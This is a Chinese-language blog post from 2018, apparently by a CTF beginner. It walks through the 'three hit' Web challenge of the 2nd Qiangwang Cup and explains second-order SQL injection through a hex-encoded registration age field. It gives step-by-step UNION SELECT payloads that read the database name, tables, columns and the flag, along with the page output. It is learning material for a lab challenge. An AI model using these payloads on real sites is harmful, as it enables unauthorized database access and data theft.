

# 第二届全国强网杯Web 题three hit学习心得（伪write up）

原创

Siphre 于 2018-04-04 11:37:08 发布 1089 收藏 1

分类专栏: [CTF write up](#) 文章标签: [three hit](#) [强网杯](#) [write up](#) [sql注入](#) [二次注入](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_32465127/article/details/79814049](https://blog.csdn.net/qq_32465127/article/details/79814049)

版权



[CTF 同时被 2 个专栏收录](#)

7 篇文章 0 订阅

订阅专栏



[write up](#)

5 篇文章 0 订阅

订阅专栏

前言: 本人CTF-WEB入门, 有参赛, 赛后参考了很多write up想解出此题, 无奈理解能力有限, 看不懂很多大佬的思路, 最后看 酷辣虫 上的一篇大佬write up才弄明白。现将学习心得总结如下, 说得较为仔细, 也因为本文主要是面向与我类似的萌新。

参考文章及致谢:

[强网杯2018 部分web wp - CSDN博客](#)

[强网杯-writeup | Pupiles blog](#)

[第二届强网杯Web Writeup - l3m0n - 博客园](#)

[第二届强网杯web方向部分writeup - 酷辣虫](#)

## Three hit

### 一、判断题目类型


#### a) 二次注入

数据X被转义、编码存入数据库后, 因业务需要, 再次引用X时, 未做转义、编码和过滤便直接引用。(本人理解)

简单的说, 二次注入是指已存储(数据库、文件)的用户输入被读取后再次进入到 SQL 查询语句中导致的注入。开发者可能不信任直接来自用户的数据, 对其进行转义后存储。但对于已存储的数据却过于信任, 数据未经过滤、转义被取出后放入了 SQL 语句中, 自然就导致了注入。

([http://www.sohu.com/a/138607080\\_698291](http://www.sohu.com/a/138607080_698291))


表现在本题中, 就是Age数据在注册时由用户自定义, 然后被转义、编码之类的防护手段处理过之后存入数据库。



然后在后台运行过程中，这个Age会被后台脚本引用，引用来查询数据库中有相同Age的username.如果构造payload试探出这个age在后台引用时未过滤和转义、编码，那么就有被二次注入攻击的风险。



b) 二次注入的原理图



c) 怎么利用二次注入攻击本题网站

- i. 注册帐号A, 使用hex编码绕过age的数字型限制, 将有害age存入数据库
- ii. 登录帐号A, 让服务器引用有害age, 执行注入语句, 获取必要信息。

(另外队伍高手说: hex编码能绕过本题, 是php和数据库之间对字符、数字的解析不一致导致的。)

(最近学到的: Mysql等常见数据库, 能够理解十六进制 (Hex) 输入并执行, 在数据库行中执行测试就知道了。)

## 二、猜测后台的SQL查询语句

查询语句: `Select name from table where age=`

(实际上是 `Select 未知列名1, name, 未知列名3, 未知列名4 from table where age=`)

## 三、找到注入点

注入点扫描需要sqlmap, 本题注入点很清晰, 就是age。

## 四、Payload构造

根据猜测的后台SQL查询语句, 构造payload如下:

基本语句格式: `1 and 1=2 union select *#`

(这是本题payload的基本格式, \*表示这部分根据需要自编写)

构造成这样的原因:

`1 and 1=2 union select *#`  
[https://blog.csdn.net/qq\\_32465127](https://blog.csdn.net/qq_32465127)

`1 and 1=2`是为了截断前半select查询, 让 `Select name from table where age=` 语句值恒为 `false`, 这样就只显示后半Select, 即我们自定义的select。

Union是将两个select结果进行拼接, 在这里使用主要是为了SQL语法通顺。

末尾的#是注释符号, 为了让后面可能有的其他语句无效。

`1 and 1=2 union select *#` 可能还有其他语句

## 五、具体需要试探的内容

a) 有无过滤

本题无过滤

b) 有无转义、编码

本题后台在引用数据库中数据时无转义、编码

c) 数据库类型

数据库不同特性也不同, 但本题试探这个没什么用

d) 前半个Select 的长度: 4

队里高手说，使用order by 关键字获取到前select 的数据列数为4

试探这个的原因是，union查询的特性。

**SQL UNION 操作符**  
UNION 操作符用于合并两个或多个 SELECT 语句的结果集。  
**请注意，UNION 内部的 SELECT 语句必须拥有相同数量的列。列也必须拥有相似的数据类型。同时，每条 SELECT 语句中的列的顺序必须相同。**

**SQL UNION 语法**

```
SELECT column_name(s) FROM table_name1  
UNION  
SELECT column_name(s) FROM table_name2
```

[https://blog.csdn.net/qq\\_32465127](https://blog.csdn.net/qq_32465127)

e) 前半个select的name的下标: 2

1 and 1=2 union select 1,2,3,4# (查询返回主页面显示2，说明下标是2)


既然已经知道了前半select的长度为4，接下来试探name字段的下标。试探这个的原因是，主页面上只显示 whose name is (name)，而前半个select查询产生的4列数据里只有一列是name.我们在构造联合查询时，若想后半段select查询出的结果显示在页面上，下标必须和name的下标一致，才能让后台误以为后半段select的某一列（实际上name列下标为2）是name列，然后显示在页面上。



## 六、构造复杂Payload试探

a) 库名

1 and 1=2 union select 1, (select database()),3,4#



b) 表名:数据库中有flag、 users两个表

1 and 1=2 union select 1,(SELECT GROUP\_CONCAT(table\_name) FROM information\_schema.tables WHERE table\_schema=database()),3,4#

Information\_schema相关知识: <https://www.cnblogs.com/shengdimaya/p/6920677.html>

I'am 1 and 1=2 union select 1,(SELECT GROUP\_CONCAT(table\_name) FROM information\_schema.tables WHERE table\_schema=database()),3,4# years old today. And in this website, people whose name is flag,users is also in age 1 and 1=2 union select 1,(SELECT GROUP\_CONCAT(table\_name) FROM information\_schema.tables WHERE table\_schema=database()),3,4#.

c) 字段名: flag表中有flag字段

**Hi,I am klte3**

I'am 1 and 1=2 union select 1,(SELECT GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_schema=database() and table\_name= 'flag'),3,4# years old today. And in this website, people whose name is flag is also in age 1 and 1=2 union select 1,(SELECT GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_schema=database() and table\_name= 'flag'),3,4#.

七、获取flag

1 and 1=2 union select 1,(SELECT flag from flag),3,4#

**Hi,I am klte5**

I'am 1 and 1=2 union select 1,(select flag from flag),3,4# years old today. And in this website, people whose name is QWB{M0b4iDalao0rz0rz} is also in age 1 and 1=2 union select 1,(select flag from flag),3,4#.